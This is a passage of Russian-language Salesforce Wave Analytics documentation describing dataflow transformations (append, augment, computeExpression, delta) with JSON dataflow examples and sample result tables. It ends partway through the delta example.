
Доступно в версиях:  
**Developer Edition**.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска задания потока  
данных:

- “Изменение потока  
данных Wave Analytics»



3. Чтобы выполнить задание потока данных, щелкните **«Запланировать»** в списке действий (1). При этом отображается диалоговое окно «Расписание потока данных».
4. Выберите время для выполнения потока данных.
5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Готово»**.

## Трансформации

Под *трансформацией* понимается манипулирование данными. Пользователи могут добавлять трансформации в поток данных для извлечения данных из объектов Salesforce или наборов данных, трансформировать наборы данных, содержащие данные Salesforce или внешние данные, а также регистрировать наборы данных.

Например, воспользуйтесь трансформациями для объединения данных из двух связанных наборов данных и последующей регистрации результирующего набора данных с целью его доступности для запросов.

### Трансформация *append*

Трансформация *append* объединяет записи из нескольких наборов данных в один набор данных.

### Трансформация *augment*

Трансформация *augment* дополняет входящий набор данных путем объединения столбцов из другого связанного набора данных. Результирующий дополненный набор данных включает запросы обоих связанных входящих наборов данных. Например, чтобы разрешить запросу отображение записей организаций и полных имен ответственных за организации, дополните набор данных *Account* набором данных *User*.

### Трансформация *computeExpression*

Трансформация *computeExpression* позволяет добавлять извлеченные поля в набор данных. Значения извлеченных полей не извлекаются из источника входных данных. Вместо этого *Wave* генерирует значения с помощью выражения *SAQL*, который может основываться на одном или нескольких полях из входных данных или других извлеченных полей. Например, с помощью выражения можно назначить значение полю, объединить текстовые поля или выполнить математические вычисления в числовых полях.

### Трансформация *delta*

Трансформация *delta* вычисляет изменения в значении столбца меры из набора данных за определенный период времени. Трансформация *delta* создает выходной столбец в наборе данных для хранения дельты для каждой записи. Созданные дельты могут быстро добавляться бизнес-аналитиками в запросы.

### [Трансформация dim2mea](#)

Трансформация dim2mea создает новую меру на основе измерения. Трансформация добавляет новый столбец меры в набор данных. Кроме того, трансформация сохраняет измерение во избежание нарушения связанных текущих представлений Lens и панелей мониторинга.

### [Трансформация edgemart](#)

Трансформация edgemart предоставляет потоку данных доступ к текущему зарегистрированному набору данных, который может содержать данные Salesforce, внешние данные или данные обоих типов. Рекомендуем использовать данную трансформацию для обращения к набору данных с целью использования его данных в последующих трансформациях потока данных. Данная трансформация, используемая совместно с трансформацией augment, позволяет объединять текущий набор данных с новым.

### [Трансформация filter](#)

Трансформация filter удаляет записи из текущего набора данных. Пользователь задает условие фильтра, которое определяет записи, подлежащие сохранению в наборе данных.

### [Трансформация flatten](#)

Трансформация flatten выравнивает иерархические данные. Например, пользователь может выровнять иерархию ролей Salesforce для применения параметров безопасности строки к набору данных на основе иерархии ролей.

### [Трансформация sfdcDigest](#)

Трансформация sfdcDigest генерирует набор данных на основе данных, извлекаемых из объекта Salesforce. Объекты и поля Salesforce, используемые для извлечения данных, определяются пользователем. Отдельные поля, содержащие конфиденциальные данные или несущественную информацию, могут быть исключены из трансформации.

### [Трансформация sfdcRegister](#)

Трансформация sfdcRegister регистрирует набор данных с целью его доступности для запросов. Пользователи не могут просматривать или выполнять запросы в отношении незарегистрированных наборов данных.

### [Трансформация update](#)

Трансформация update обновляет значения заданных полей из текущего набора данных на основе данных из другого набора данных, называемого подстановочным. Трансформация выполняет поиск новых значений из соответствующих полей в подстановочном наборе данных. Трансформация сохраняет результаты в новом наборе данных.

### [Переопределение метаданных, созданных посредством трансформации](#)

При необходимости переопределите метаданные, созданные посредством трансформации. Система позволяет переопределять атрибуты объектов и полей. Например, измените имя поля, извлеченного из объекта Salesforce, для отображения другого имени в наборе данных. Чтобы переопределить метаданные, добавьте переопределения в раздел «Схема» трансформации в файле определения потока данных.

СМ. ТАКЖЕ:

[Создание наборов данных посредством потока данных](#)

## Трансформация **append**

Трансформация append объединяет записи из нескольких наборов данных в один набор данных.

Ниже перечислены правила по использованию данной трансформации.

- Данная трансформация не удаляет повторяющиеся записи.
- Все входящие наборы данных должны иметь одинаковую структуру (соответствующие столбцы должны использовать одинаковый порядок отображения, а также одинаковые имена и типы полей).



**Пример:** Рассмотрим пример ниже. Набор данных, содержащий контрольные показатели продаж за месяц, создается ежемесячно. Чтобы получить целостное представление контрольных показателей продаж за все месяцы, создайте файл определения потока данных ниже для объединения текущих наборов данных в один набор данных.

```
{
  "Extract_SalesTargets_2014Jan": {
    "action": "edgemart",
    "parameters": { "alias": "SalesTargets_2014Jan" }
  },
  "Extract_SalesTargets_2014Feb": {
    "action": "edgemart",
    "parameters": { "alias": "SalesTargets_2014Feb" }
  },
  "Extract_SalesTargets_2014Mar": {
    "action": "edgemart",
    "parameters": { "alias": "SalesTargets_2014Mar" }
  },
  "Append_SalesTargets_2014Quarter1": {
    "action": "append",
    "parameters": {
      "sources": [
        "Extract_SalesTargets_2014Jan",
        "Extract_SalesTargets_2014Feb",
        "Extract_SalesTargets_2014Mar"
      ]
    }
  },
  "Register_AllSalesTargets": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "AllSalesTargets",
      "name": "AllSalesTargets",
      "source": "Append_SalesTargets_2014Quarter1"
    }
  }
}
```

После создания одного набора данных воспользуйтесь фильтрами данных для анализа контрольных показателей продаж по месяцу, кварталу или году.

### Параметры append

При определении трансформации append задайте атрибуту action значение append и настройте соответствующие параметры.

## Параметры `append`

При определении трансформации `append` задайте атрибуту `action` значение `append` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр             | Обязательно? | Значение  |
|----------------------|--------------|---|
| <code>sources</code> | Да           | Узлы в файле определения потока данных, которые определяют наборы данных, подлежащие объединению. |

СМ. ТАКЖЕ:

[Трансформация `append`](#)

## Трансформация `augment`


Трансформация `augment` дополняет входящий набор данных путем объединения столбцов из другого связанного набора данных. Результирующий дополненный набор данных включает запросы обоих связанных входящих наборов данных. Например, чтобы разрешить запросу отображение записей организаций и полных имен ответственных за организации, дополните набор данных `Account` набором данных `User`.


При создании трансформации определите каждый входящий набор данных как левый или правый набор данных и укажите взаимосвязь между ними. Wave Analytics объединяет все столбцы левого набора данных и добавляет только выбранные столбцы из правого набора данных. (Помните, что каждый набор данных не может включать более 5 000 столбцов.) Wave Analytics добавляет взаимосвязь в имена столбцов из правого набора данных; подобный алгоритм используется при наличии одноименных столбцов в левом и правом наборах данных.

Для каждой записи левого набора данных трансформация `augment` выполняет поиск совпадающей записи в правом наборе данных. Чтобы сопоставить связанные записи, трансформация `augment` использует условие совпадения. При необходимости укажите условие совпадения на основе ключа из каждого набора данных. Например:


```
"left_key": [ "Id" ], "right_key": [ "Prod_ID" ]
```

Ключ должен быть одностолбцовым или составным. При использовании условия совпадения на основе составного ключа оба набора данных должны использовать ключи, содержащие одинаковое количество столбцов в одинаковом порядке.

 **Совет:** Чтобы дополнить более двух наборов данных, дополните два набора данных за один раз. Например, чтобы дополнить три набора данных, дополните первые два набора данных, а затем дополните результирующий набор данных посредством третьего набора данных.

 **Пример:** Рассмотрим пример трансформации `augment`. В данном примере требуется извлечь данные из объектов `Opportunity` и `Account`, а затем сопоставить данные на основе поля кода организации.





Создайте файл определения потока данных ниже.

```

{
  "Extract_Opportunity": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    }
  },
  "Extract_AccountDetails": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Account",
      "fields": [
        { "name": "Id" },
        { "name": "Name" }
      ]
    }
  },
  "Augment_OpportunitiesWithAccountDetails": {
    "action": "augment",
    "parameters": {
      "operation": "LookupSingleValue",
      "left": "Extract_Opportunity",
      "left_key": [
        "AccountId"
      ],
      "relationship": "OpptyAcct",
      "right": "Extract_AccountDetails",
      "right_key": [
        "Id"
      ],
      "right_select": [ "Name" ]
    }
  }
}


```

```

    },
    "Register_OpportunityDetails": {
      "action": "sfdcRegister",
      "parameters": {
        "alias": "Opportunity_Account",
        "name": "Opportunity_Account",
        "source": "Augment_OpportunitiesWithAccountDetails" }
    }
  }
}

```

После выполнения потока данных Wave Analytics создает и регистрирует набор данных Opportunity\_Account. Кроме того, Analytics Cloud добавляет взаимосвязь в качестве префикса ко всем столбцам из правого набора данных.



### Специальные случаи для сопоставления записей посредством трансформации augment

Для каждой записи левого набора данных трансформация augment выполняет поиск совпадающей записи в правом наборе данных. Тем не менее, просмотрите порядок обработки трансформацией augment специальных случаев сопоставления записей.

#### Параметры augment

При определении трансформации augment задайте атрибуту action значение augment и настройте соответствующие параметры.

### Специальные случаи для сопоставления записей посредством трансформации augment

Для каждой записи левого набора данных трансформация augment выполняет поиск совпадающей записи в правом наборе данных. Тем не менее, просмотрите порядок обработки трансформацией augment специальных случаев сопоставления записей.

Рассмотрим некоторые примеры, иллюстрирующие разные специальные случаи.

#### Обработка нулевых ключей

Если запись левого набора данных содержит нулевой ключ, то Wave Analytics не выполняет поиск для сопоставления записи. Взамен, Wave Analytics добавляет правые столбцы и вставляет значение «null» для измерений (включая даты), а значение «0» для мер.

Рассмотрим пример. Пользователь применяет трансформацию `augment` для следующих наборов данных, настраивает взаимосвязь `Price` и сопоставляет записи на основе полей `Id` и `ProdId`.

| Product     |       | Price       |           |           |
|-------------|-------|-------------|-----------|-----------|
| Id          | Name  | ProdId      | Pricebook | UnitPrice |
| Prod1       | Table | Prod1       | Standard  | 1000      |
| Prod2       | Chair | Prod2       | Standard  | 450       |
| <i>null</i> | Bench | <i>null</i> | Custom    | 800       |
|             |       | Prod3       | Standard  | 700       |

Wave Analytics не сопоставляет последнюю запись, так как код продукта является нулевым. Взамен, Wave Analytics вставляет значение «`null`» для измерения `Price.Pricebook` и значение «0» для меры `Price.UnitPrice`. Ниже приведен результирующий набор данных.

```
{ "id": "Prod1", "Name": "Table", "Price.Pricebook": "Standard", "Price.UnitPrice": 1000 },
{ "id": "Prod2", "Name": "Chair", "Price.Pricebook": "Standard", "Price.UnitPrice": 450 },
{ "id": null, "Name": "Bench", "Price.Pricebook": null, "Price.UnitPrice": 0 }
```

#### Обработка пустых ключей

Wave Analytics сопоставляет левые и правые ключи, содержащие пустые значения.

Рассмотрим пример. Пользователь применяет трансформацию `augment` для следующих наборов данных, настраивает взаимосвязь `Price` и сопоставляет записи на основе полей `Id` и `ProdId`.

| Product |       | Price       |           |           |
|---------|-------|-------------|-----------|-----------|
| Id      | Name  | ProdId      | Pricebook | UnitPrice |
| Prod1   | Table | Prod1       | Standard  | 1000      |
| Prod2   | Chair | Prod2       | Standard  | 450       |
| ""      | Bench | ""          | Custom    | 800       |
|         |       | <i>null</i> | Standard  | 700       |

Wave Analytics сопоставляет последнюю запись набора данных `Product` с третьей записью набора данных `Price`, так как обе записи содержат пустые значения (""). Ниже приведен результирующий набор данных.

```
{ "id": "Prod1", "Name": "Table", "Price.Pricebook": "Standard", "Price.UnitPrice": 1000 },
{ "id": "Prod2", "Name": "Chair", "Price.Pricebook": "Standard", "Price.UnitPrice": 450 },
{ "id": "", "Name": "Bench", "Price.Pricebook": "Custom", "Price.UnitPrice": 800 }
```

#### Обработка неуникальных ключей

Несмотря на рекомендацию, левый ключ не обязательно должен быть уникальным. Если несколько записей содержат одинаковый левый ключ, Wave Analytics создает одинаковые значения для добавленных столбцов.

Рассмотрим пример. Пользователь применяет трансформацию `augment` для следующих наборов данных, настраивает взаимосвязь `Price` и сопоставляет записи на основе полей `Id` и `ProdId`.

| Product |       | Price  |           |           |
|---------|-------|--------|-----------|-----------|
| Id      | Name  | ProdId | Pricebook | UnitPrice |
| Prod1   | Table | Prod1  | Standard  | 1000      |
| Prod2   | Chair | Prod2  | Standard  | 450       |
| Prod2   | Chair | Prod3  | Standard  | 700       |

Wave Analytics сравнивает записи из набора данных `Product` с записями из набора данных `Price`. Ниже приведен набор данных после применения трансформации `augment`.

```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 }
```

### Обработка несовпадающих записей

Если у левого ключа нет совпадений с ключом в правом наборе данных, Wave Analytics добавляет правые столбцы и вставляет нули для мер и измерений (включая даты).

Рассмотрим пример. Пользователь применяет трансформацию `augment` для следующих наборов данных, настраивает взаимосвязь `Price` и сопоставляет записи на основе полей `Id` и `ProdId`.

| Product |       | Price  |           |           |
|---------|-------|--------|-----------|-----------|
| Id      | Name  | ProdId | Pricebook | UnitPrice |
| Prod1   | Table | Prod4  | Standard  | 1000      |
| Prod2   | Chair | Prod5  | Standard  | 450       |
| Prod3   | Bench |        |           |           |

Поскольку среди ключей совпадений нет, Wave Analytics не сравнивает записи из набора данных `Product` с записями из набора данных `Price`. Ниже приведен набор данных после применения трансформации `augment`.

```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook": null, "Price.UnitPrice":0 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook": null, "Price.UnitPrice":0 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook": null, "Price.UnitPrice":0 }
```

### Обработка нескольких совпадений

При связывании левого и правого наборов данных посредством взаимосвязи «один ко многим» Wave Analytics может находить несколько совпадений для левой записи. Порядок обработки нескольких совпадений определяется выбранной операцией `augment`. При необходимости выберите одну из указанных ниже операций для обработки нескольких совпадений.

### LookupSingleValue

Трансформация `augment` возвращает результаты из отдельной строки. Wave Analytics выбирает одну строку из списка совпавших строк в произвольном порядке.

 **Прим.:** При каждом выполнении потока данных Wave Analytics может возвращать разные результаты в зависимости от возвращенной строки.

Рассмотрим пример. Пользователь применяет трансформацию `augment` для следующих наборов данных, настраивает взаимосвязь `Price`, выбирает операцию `LookupSingleValue` и сопоставляет записи на основе полей `Id` и `ProdId`.

| Product |       | Price  |           |           |
|---------|-------|--------|-----------|-----------|
| Id      | Name  | ProdId | Pricebook | UnitPrice |
| Prod1   | Table | Prod1  | Standard  | 1000      |
| Prod2   | Chair | Prod2  | Standard  | 450       |
| Prod3   | Bench | Prod3  | Custom    | 800       |
|         |       | Prod3  | Standard  | 700       |

Несмотря на несколько строк для `Prod3` в наборе данных `Price`, Wave Analytics выбирает одну совпадающую строку в произвольном порядке и возвращает значения на основе данной строки. Ниже приведен результирующий набор данных, если Wave Analytics выбирает первую строку `Prod3`.

```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom", "Price.UnitPrice":800 }
```

### LookupMultiValue

Wave Analytics возвращает результаты из всех совпавших строк.

Рассмотрим пример. Пользователь применяет трансформацию `augment` для следующих наборов данных, настраивает взаимосвязь `Price`, выбирает операцию `LookupMultiValue` и сопоставляет записи на основе полей `Id` и `ProdId`.

| Product |       | Price  |           |           |
|---------|-------|--------|-----------|-----------|
| Id      | Name  | ProdId | Pricebook | UnitPrice |
| Prod1   | Table | Prod1  | Standard  | 1000      |
| Prod2   | Chair | Prod2  | Standard  | 450       |
| Prod3   | Bench | Prod3  | Custom    | 800       |
|         |       | Prod3  | Standard  | 700       |

Так как поиск вернул несколько строк для `Prod3`, поле измерения `Price.Pricebook` в итоговом наборе данных становится многозначным полем со всеми значениями измерений. Поле меры `Price.UnitPrice` содержит значение «1 500» (сумма значений «800» и «700»). Ниже приведен результирующий набор данных.

```
{ "id":"Prod1", "Name":"Table", "Price.Pricebook":"Standard", "Price.UnitPrice":1000 },
{ "id":"Prod2", "Name":"Chair", "Price.Pricebook":"Standard", "Price.UnitPrice":450 },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":["Custom", "Standard"], "Price.UnitPrice":1500 }
```

СМ. ТАКЖЕ:


[Трансформация augment](#)

## Параметры `augment`

При определении трансформации `augment` задайте атрибуту `action` значение `augment` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

| Параметр               | Обязательно? | Значение   |
|------------------------|--------------|--|
| <code>operation</code> | Нет          | <p>Данный параметр определяет действия трансформации при совпадении нескольких строк правого набора данных со строкой левого набора данных. Допустимые значения:</p> <ul style="list-style-type: none"> <li><code>LookupSingleValue</code>. Возвращает значения из одной совпавшей строки. Если параметр <code>operation</code> не настраивается пользователем, то трансформация использует данную операцию.</li> <li><code>LookupMultiValue</code>. Возвращает значения из всех совпавших строк.</li> </ul> <p>Дополнительную информацию о каждой операции см. в разделе <a href="#">«Специальные случаи для сопоставления записей посредством трансформации <code>augment</code>»</a>.</p> |
| <code>left</code>      | Да           | Узел в файле определения потока данных, который определяет левый набор данных. Это один из двух источников ввода для данной трансформации.   |
| <code>left_key</code>  | Да           | Столбец ключа в левом наборе данных, используемый для дополнения наборов данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом  |

| Параметр     | Обязательно? | Значение   |
|--------------|--------------|--|
|              |              | <p>порядке. Составной ключ должен использовать синтаксис ниже.</p> <pre>[ "Key Column1", "Key Column2", ..., "Key ColumnN" ]</pre> <p> <b>Прим.:</b> Ни левый, ни правый ключ не могут быть многозначным полем.</p> |
| right        | Да           | Узел в файле определения потока данных, который определяет правый набор данных. Это один из двух источников ввода для данной трансформации.  |
| relationship | Да           | Взаимосвязь между левым и правым наборами данных. Поток данных добавляет взаимосвязь в начало имен правых столбцов в выходящем наборе данных для использования уникальных и описательных имен столбцов.  |
| right_select | Да           | Массив имен столбцов из правого набора данных, который должен быть добавлен в выходящий набор данных. Поток данных добавляет взаимосвязь в качестве префикса имени столбца для определения имени правого столбца в выходящем наборе данных.  |
| right_key    | Да           | Столбец ключа в правом наборе данных, используемый для дополнения наборов данных. При использовании составного ключа левый и правый ключи должны содержать одинаковое количество столбцов в одинаковом порядке.  |

СМ. ТАКЖЕ:

[Трансформация augment](#)

## Трансформация `computeExpression`

Трансформация `computeExpression` позволяет добавлять извлеченные поля в набор данных. Значения извлеченных полей не извлекаются из источника входных данных. Вместо этого Wave генерирует значения с помощью выражения SAQL, который может основываться на одном или нескольких полях из входных данных или других извлеченных полей. Например, с помощью выражения можно назначить значение полю, объединить текстовые поля или выполнить математические вычисления в числовых полях.

При создании трансформации `computeExpression` действуйте в соответствии с приведенным ниже руководством.

- В выражение можно включать только следующие SAQL операторы и функции.
  - [Арифметические операторы](#)
  - [Оператор регистра](#)
  - [Оператор строки](#)
  - [Функции даты](#)
- Значения извлеченного поля должны совпадать с указанным типом. Например, для извлеченного поля установите тип `Text`, если значения являются строками.
- Wave вычисляет значения извлеченных полей в той последовательности, в какой они приведены в JSON. Таким образом, при создании извлеченного поля на основе других извлеченных полей в той же трансформации `computeExpression` входные извлеченные поля должны отображаться первыми. Например, `Derived_A` должен стоять перед `Derived_B` в следующем фрагменте трансформации JSON `computeExpression`:

```
"CreateDerivedFields": {
  "action": "computeExpression",
  "parameters": {
    "source": "sourceNode",
    "mergeWithSource": false,
    "computedFields": [
      {
        "name": "Derived_A",
        "type": "Text",
        "label": "Derived Field A",
        "saqlExpression": "\"hello \""
      },
      {
        "name": "Derived_B",
        "type": "Text",
        "label": "Derived Field B Dependent on Field A",
        "saqlExpression": "Derived_A + \"world\""
      }
    ]
  }
}
```

- Вы можете указать, должен ли итоговый набор данных включать только извлеченные поля или же входные и извлеченные поля.



**Пример:** Рассмотрим пример. Пользователю нужно создать набор данных на основе данных Salesforce о потенциальных клиентах. Созданный поток данных извлекает поля `Id` и `Amount` из объекта `Opportunity`. Кроме того, необходимо добавить следующие извлеченные поля в набор данных: `ModifiedId`, `SalesTax`, `FinalPrice`, и `ValueCategory`. Для извлеченных полей необходимо выполнить следующие действия.

- Добавить «SFDC» к каждому `Id` потенциального клиента, чтобы получить новый измененный `Id`.
- Вычислить налог на продажу, исходя из размера налога 8 %.



- Вычислить итоговую цену, сложив стоимость и налог на продажу.
- Разбить потенциальных клиентов на категории по низкому, среднему и высокому значению на основе вычисленной итоговой цены.

Создайте определение потока данных ниже.

```
{
  "salesData": {
    "action": "sfcdigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        {"name": "Amount"},
        {"name": "Id"}]
    }
  },
  "Derived_Fields": {
    "action": "computeExpression",
    "parameters": {
      "source": "salesData",
      "mergeWithSource": true,
      "computedFields": [
        {
          "name": "ModifiedId",
          "type": "Text",
          "sqlExpression": "\"SFDC\" + Id",
        },
        {
          "name": "SalesTax",
          "type": "Numeric",
          "precision": 18,
          "defaultValue": "0",
          "scale": 5,
          "sqlExpression": "Amount * 0.08",
        },
        {
          "name": "FinalPrice",
          "type": "Numeric",
          "precision": 18,
          "defaultValue": "0",
          "scale": 5,
          "sqlExpression": "Amount + SalesTax",
        },
        {
          "name": "ValueCategory",
          "type": "Text",
          "sqlExpression": "
            case
              when FinalPrice < 1000 then \"Low\"
              when FinalPrice >= 1000 and FinalPrice < 2000 then \"Medium\"
              else \"High\"
            end"
        }
      ]
    }
  },
  "Register_CategorizedSales": {
    "action": "sfcdRegister",
    "parameters": {
      "alias": "Categorized_Sales",
      "name": "Categorized_Sales",
    }
  }
}
```

```

    "source": "Derived_Fields" }
  }
}

```

### Параметры `computeExpression`

При определении трансформации `computeExpression` необходимо настроить атрибут действия `computeExpression`. Также при этом указываются параметры источника ввода и выражения, используемых для генерирования значений.

### Параметры `computeExpression`

При определении трансформации `computeExpression` необходимо настроить атрибут действия `computeExpression`. Также при этом указываются параметры источника ввода и выражения, используемых для генерирования значений.

Чтобы настроить параметры, воспользуйтесь следующими разделами узла `computeExpression`: `parameters` и `computedFields`.

### Параметры

Таблица ниже описывает параметры из раздела `parameters`.

| Параметр                     | Обязательно? | Значение   |
|------------------------------|--------------|--|
| <code>source</code>          | Да           | Узел в файле определения потока данных, который определяет источник ввода для данной трансформации.  |
| <code>mergeWithSource</code> | Нет          | Указывает, включены ли вводные поля в итоговый набор данных вместе с извлеченными полями. Если указано «истина», итоговый набор данных содержит все вводные поля из источника и извлеченные поля, сгенерированные заново. Если указано «ложь», итоговый набор данных содержит только извлеченные поля. По умолчанию установлено значение «истина». |
| <code>computedFields</code>  | Да           | Атрибуты и выражение, используемые для генерирования извлеченных полей в наборе данных. См. подраздел <a href="#">computedFields</a> .   |

### `computedFields`

Таблица ниже описывает атрибуты из раздела `computedFields`. Также в ней приведены дополнительные атрибуты, с помощью которых можно переопределять метаданные полей, чтобы данные по-разному отображались в наборе данных. Например, `Wave` может заменять нулевые значения в поле значениями по умолчанию.

| Параметр       | Обязательно?                   | Значение  |
|----------------|--------------------------------|---|
| name           | Да                             | Имя API сгенерированного поля.<br> <b>Прим.:</b> Имена API должны быть уникальными. В противном случае поток данных не запустится.   |
| тип            | Да                             | Тип поля Wave Analytics, связанный с полем. Допустимые типы: «Текст», «Число» и «Дата».<br>Пример:<br><pre>"type": "Text"</pre>   |
| label          | Нет                            | Имя сгенерированного поля, отображаемое в пользовательском интерфейсе Wave. Данное поле может содержать не более 255 символов. Имя вводного поля по умолчанию не указано.   |
| saqlExpression | Да                             | Выражение SAQL, используемое для вычисления значения извлеченного поля. Это выражение может основываться на вводных или других извлеченных полях в трансформации.<br>Пример:<br><pre>"saqlExpression": "toDate (birth_day, \ "yyyy-M-d \ " )"</pre>   |
| формат         | Да (только для полей даты)     | Формат извлеченного поля даты. Подробную информацию о форматах см. в <a href="#">Справочном руководстве по формату внешних данных</a> .   |
| точность       | Да (только для числовых полей) | Максимальное количество цифр в числовом значении или длина текстового значения. Для числовых значений: включает все числа слева и справа от десятичной запятой (но не содержит символ десятичного разделителя). Значение должно находиться в диапазоне от 1 до 18 включительно. Для текстовых значений: Значение по умолчанию — |

| Параметр     | Обязательно? | Значение  |
|--------------|--------------|---|
|              |              | 255 символов; должно содержать от 1 до 32 00 символов включительно.<br>Пример:<br><pre>"precision": 10</pre>  |
| масштаб      | Нет          | Количество цифр справа от десятичной запятой в числовом значении. Не должно превышать значение точности. Значение должно находиться в диапазоне от 0 до 17 символов включительно.<br>Пример:<br><pre>"scale": 2</pre> |
| defaultValue | Нет          | Данный параметр может быть нулевым для текстовых и числовых полей. Стандартное значение, заменяющее нулевое значение для указанного поля.   |


СМ. ТАКЖЕ:

[Трансформация computeExpression](#)

## Трансформация delta

Трансформация delta вычисляет изменения в значении столбца меры из набора данных за определенный период времени. Трансформация delta создает выходной столбец в наборе данных для хранения дельты для каждой записи. Созданные дельты могут быстро добавляться бизнес-аналитиками в запросы.

Трансформация delta вычисляет каждое дельта-значение путем сравнения значения каждой записи со значением предыдущей записи. Прежде чем начать вычисление дельта-значений, трансформация delta изменяет порядок неотсортированных записей. Для этого, трансформация сортирует данные по указанному измерению, а затем по указанному столбцу опорной даты.

 **Прим.:** Ниже перечислены столбцы, которые создаются для каждой даты, обрабатываемой посредством Wave Analytics.

| Столбец опорного времени     | Описание  |
|------------------------------|---|
| <имя_столбца_даты>_sec_epoch | Например, при использовании столбца даты «CloseDate» создается столбец опорного времени «CloseDate_sec_epoch». Данный столбец содержит количество секунд, прошедших после наступления 1 января 1970 года (00:00 по Гринвичу). |

| Столбец опорного времени     | Описание  |
|------------------------------|---|
| <имя_столбца_даты>_day_epoch | Например, при использовании столбца даты «CloseDate» создается столбец опорного дня «CloseDate_day_epoch». Данный столбец содержит количество дней, прошедших после наступления 1 января 1970 года (00:00 по Гринвичу). |



**Пример:** Рассмотрим пример ниже. В данном примере требуется создать набор данных OppHistoryDelta, который содержит журнал возможности из объекта OpportunityHistory, а также вычисляет дельты для стоимостей возможностей. Объект OpportunityHistory содержит указанные ниже данные.

| OpportunityId | CloseDate | StageName | Amount |
|---------------|-----------|-----------|--------|
| 1             | 1/1/2014  | New       | 100    |
| 2             | 1/1/2014  | New       | 100    |
| 2             | 2/1/2014  | ClosedWon | 200    |
| 1             | 3/1/2014  | ClosedWon | 100    |

Создайте определение потока данных ниже.

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "OpportunityHistory",
      "fields": [
        { "name": "OpportunityId" },
        { "name": "CloseDate" },
        { "name": "StageName" },
        { "name": "Amount" }
      ]
    }
  },
  "Calculate_Delta": {
    "action": "delta",
    "parameters": {
      "dimension": "OpportunityId",
      "epoch": "CloseDate_day_epoch",
      "inputMeasure": "Amount",
      "outputMeasure": "DeltaAmount",
      "source": "Extract_Opportunities"
    }
  },
  "Register_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
      "alias": "OppHistoryDelta",
      "name": "OppHistoryDelta",
    }
  }
}
```

```

    "source": "Calculate_Delta"
  }
}

```


Чтобы вычислить дельта-значения для каждой стоимости возможности, трансформация delta сортирует записи по измерению (OpportunityId), а затем по времени (CloseDate\_day\_epoch).

| OpportunityID | CloseDate | StageName | Amount |
|---------------|-----------|-----------|--------|
| 1             | 1/1/2014  | New       | 100    |
| 1             | 3/1/2014  | ClosedWon | 100    |
| 2             | 1/1/2014  | New       | 100    |
